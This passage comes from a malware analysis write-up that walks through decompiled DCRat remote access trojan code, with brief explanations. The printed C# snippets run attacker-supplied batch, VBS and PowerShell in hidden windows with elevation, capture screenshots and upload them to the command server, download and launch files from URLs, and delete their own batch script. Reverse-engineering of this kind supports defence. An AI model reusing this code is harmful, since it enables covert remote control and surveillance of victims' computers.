
```
            if (compilerResults.Errors.HasErrors)
            {
                string text = "";
                foreach (object obj in compilerResults.Errors)
                {
                    CompilerError compilerError = (CompilerError)obj;
                    text = string.Concat(new string[]
                    {
                        text,
                        "[",
                        compilerError.ErrorNumber,
                        " on ",
                        compilerError.Line.ToString(),
                        " Line]: ",
                        compilerError.ErrorText,
                        "\r\n"
                    });
                }
                this.Y7J = text;
                this.LMa = 1;
                return;
            }
            object obj2 = compilerResults.CompiledAssembly.CreateInstance("DCRat.Code");
            foreach (MethodInfo methodInfo in obj2.GetType().GetMethods())
            {
                if (methodInfo.Name == "Main")
                {
                    methodInfo.Invoke(obj2, null);
                    break;
                }
            }
        }
```

Figure: Check if errors happen then execute

If the `Type` is `BAT` which is batch `.bat` file, the malware will write the code from `dictionary["Code"]` value in the random-string-generated file which located in the `temp` file. The code will run the batch file using two ways which are determined by the value of `dictionary2["Hidden"]`:

1. If the value of `dictionary2["Hidden"]` if `true`, It means that the file will run and won't show the command-line window.
2. If the value of `dictionary2["Hidden"]` if `false`, the file will run and will show the command-line window.


After executing the file, the batch file will be deteted.



```
else
{
    if (dictionary["Type"] == "BAT")
    {
        string text2 = X8B.Get_temp_path() + "\\" + X8B.Generate_random_str(10) + ".bat";
        File.WriteAllText(text2, dictionary["Code"]);
        if ((bool)dictionary2["Hidden"])
        {
            ProcessStartInfo startInfo = new ProcessStartInfo
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                Verb = (D9a.Is_admin_priv() ? "runas" : ""),
                UseShellExecute = true,
                FileName = text2
            };
            Process.Start(startInfo).WaitForExit();
        }
        else
        {
            ProcessStartInfo startInfo2 = new ProcessStartInfo
            {
                UseShellExecute = false,
                Verb = (D9a.Is_admin_priv() ? "runas" : ""),
                FileName = "cmd.exe",
                Arguments = "/c \"" + text2 + "\""
            };
            Process.Start(startInfo2).WaitForExit();
        }
        try
        {
            File.Delete(text2);
            goto IL_416;
        }
        catch
        {
            goto IL_416;
        }
    }
```

Figure: How it runs the bat script


If it's `VBS` script, the code will run the `VBS` script using `cscript.exe` which is Windows Script Host executable which is resposible for running `VBS` scripts.
After executing the file, the batch file will be deteted.



```
if (dictionary["Type"] == "VBS")
{
    string text3 = X8B.Get_temp_path() + "\\" + X8B.Generate_random_str(10) + ".vbs";
    File.WriteAllText(text3, dictionary["Code"]);
    ProcessStartInfo startInfo3 = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        Verb = (D9a.Is_admin_priv() ? "runas" : ""),
        FileName = "cscript.exe",
        Arguments = "//Nologo \"" + text3 + "\""
    };
    Process.Start(startInfo3).WaitForExit();
    try
    {
        File.Delete(text3);
        goto IL_416;
    }
    catch
    {
        goto IL_416;
    }
}
```

Figure: How it runs the VBS script

If it’s a powershell `PS` script, the code will run the `PS` script in a hidden window using `powershell.exe`.




```
if (dictionary["Type"] == "PS")
{
    ProcessStartInfo startInfo4 = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        Verb = (D9a.Is_admin_priv() ? "runas" : ""),
        FileName = "powershell.exe",
        Arguments = "-Command \"" + dictionary["Code"] + "\""
    };
    Process.Start(startInfo4).WaitForExit();
}
```

Figure: How it runs the PS script

Take screenshots


Inside the `uKl` method, the malware has the ability to take screenshots from the victim’s computer screen and get the width and hight of the screen.



```
public uKl(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        Dictionary<string, string> dictionary = string_2.Mcx<Dictionary<string, string>>();
        string text = dictionary["Action"];
        string a = text;
        if (!(a == "Start"))
        {
            if (a == "Stop")
            {
                L91.V39();
            }
        }
        else
        {
            if (!dictionary.ContainsKey("Monitor"))
            {
                throw new Exception("Select monitor");
            }
            L91.Iky(dictionary["Monitor"], Convert.ToInt32(dictionary["W"]), Convert.ToInt32(dictionary["H"]), Convert.ToInt32(dictionary["timeout"]),
              struct6_0);
        }
        this.W1L = 0;
    }
    catch (Exception ex)
    {
        this.string_0 = ex.Message;
        this.W1L = 1;
    }
}
```

Figure: uKl method

The malware will start a thread to start taking screenshots from the victim’s computer and save it a byte array of `JPEG` format, then upload files to the C2.




```
internal void p96()
{
    if (this.XCI == 0 & this.int_0 == 0)
    {
        while (!L91.E63)
        {
            try
            {
                gVG.Class56.upload_file(L91.wO4_0.N66(true), "screenshot", this.struct6_0);
            }
            catch
            {
                GC.Collect();
            }
            Thread.Sleep(this.int_1);
        }
    }
    else
    {
        while (!L91.E63)
        {
            try
            {
                gVG.Class56.upload_file(Class60.convert_to_byteArray(Class60.save_image(L91.wO4_0.capture_screenshot(true), L91.wO4_0.PyP.Width,
                  L91.wO4_0.PyP.Height, (this.XCI + this.int_0) * 100 / (L91.wO4_0.PyP.Width + L91.wO4_0.PyP.Height))), "screenshot", this.struct6_0);
            }
            catch
            {
                GC.Collect();
            }
            Thread.Sleep(this.int_1);
        }
    }
    L91.E63 = false;
}
```

Figure: Capture screenshots

Download File

Inside `Class19` method, the malware can download a file from a specific URL and save the file inside a specific directory inside the victim’s device.




```
public Class19(string string_0, string string_1, Struct6 struct6_0)
{
    try
    {
        Dictionary<string, string> dictionary = string_1.Mcx<Dictionary<string, string>>();
        gVG.Class56.smethod_2(string_0, "Saving file...", struct6_0);
        using (WebClient webClient = new WebClient())
        {
            webClient.DownloadFile(dictionary["url"], X8B.smethod_0(dictionary["Directory"]) + "\\" + dictionary["name"]);
        }
        if (!dictionary.ContainsKey("NoResponse"))
        {
            gVG.Class56.R1T(string_0, "fm", K41.CmN(dictionary["Directory"]), struct6_0);
        }
        this.nsi = 0;
    }
    catch (Exception ex)
    {
        this.o7S = ex.Message;
        this.nsi = 1;
    }
```

Figure: Downlaod file

Run a specific file

Inside `Class32` method, the malware can run a file from victim's computer by starting a process with different `windowstyle` such as the window is `Hidden`, `Minimized`, or `Maximized`.



```
public Class32(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        Dictionary<string, string> dictionary = string_2.Mcx<Dictionary<string, string>>();
        ProcessWindowStyle windowStyle = ProcessWindowStyle.Normal;
        string text = dictionary["windowstyle"];
        string a = text;
        if (!(a == "Hidden"))
        {
            if (!(a == "Minimized"))
            {
                if (a == "Maximized")
                {
                    windowStyle = ProcessWindowStyle.Maximized;
                }
            }
            else
            {
                windowStyle = ProcessWindowStyle.Minimized;
            }
        }
        else
        {
            windowStyle = ProcessWindowStyle.Hidden;
        }
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = X8B.smethod_0(dictionary["file"]),
            Arguments = dictionary["args"],
            WorkingDirectory = Path.GetDirectoryName(dictionary["file"]),
            Verb = dictionary["verb"],
            WindowStyle = windowStyle
        });
        this.G1u = 0;
    }
    catch (Exception ex)
    {
        this.string_0 = ex.Message;
        this.G1u = 1;
    }
}
```

Figure: run the downlaoded file

Write bat file in temp

The malware write a `.bat` file with a random-string-generated name in the `temp` path. And write this batch script in the `.bat` file:

```
@echo off
w32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul
start "" "C:\Users\username\Start Menu\SearchProtocolHost.exe"
del /a /q /f "C:\Users\username\AppData\Local\Temp\\sr3bn8JpP4.bat"
```


- `@echo off` : It ensures that the commands are not displayed in the console window while they are executed.

- `w32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2 1>nul`: This command uses the Windows Time Service (`w32tm`) to retrieve time-related information, `/computer:localhost` Specifies that the time-related information should be collected from the local computer, `/period:5` get the data collection period to 5 seconds, `/dataonly`get only the data values should be displayed, `/samples:2` Specifies the number of samples to collect, and `1>nul` not to show any output.

- `start "" "C:\Users\username\Start Menu\SearchProtocolHost.exe"`: launch a new process of the `SearchProtocolHost.exe` and the window has an empty title.

- `del /a /q /f "C:\Users\username\AppData\Local\Temp\\sr3bn8JpP4.bat"`: Then delete the `.bat` file.

After writing the script into the `BAT` file, it is launched in a new process (with admin privileges).




```
try
{
    string text = X8B.Get_temp_path() + "\\" + X8B.Generate_random_str(10) + ".bat";
    string contents = string.Concat(new string[]
    {
        "@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul\r\nstart \"\" \"",
        zl3.exe_file,
        "\"\r\ndel /a /q /f \"",
        text,
        "\""
    });
    File.WriteAllText(text, contents);
    ProcessStartInfo startInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        Verb = (D9a.Is_admin_priv() ? "runas" : ""),
        UseShellExecute = true,
        FileName = text
    };
    Process.Start(startInfo);
    X8B.Release_mutex();
    Environment.Exit(0);
}
catch
{
    X8B.Release_mutex();
    Application.Restart();
}
```

Figure: batch script

Downlaod and execute

In this method, the malware will download an `exe` file inside the temp folder, and execute the file using batch `.bat` file. Inside the batch file, it starts the downloaded file (`text`) in a new process and then delete the `.bat` file.

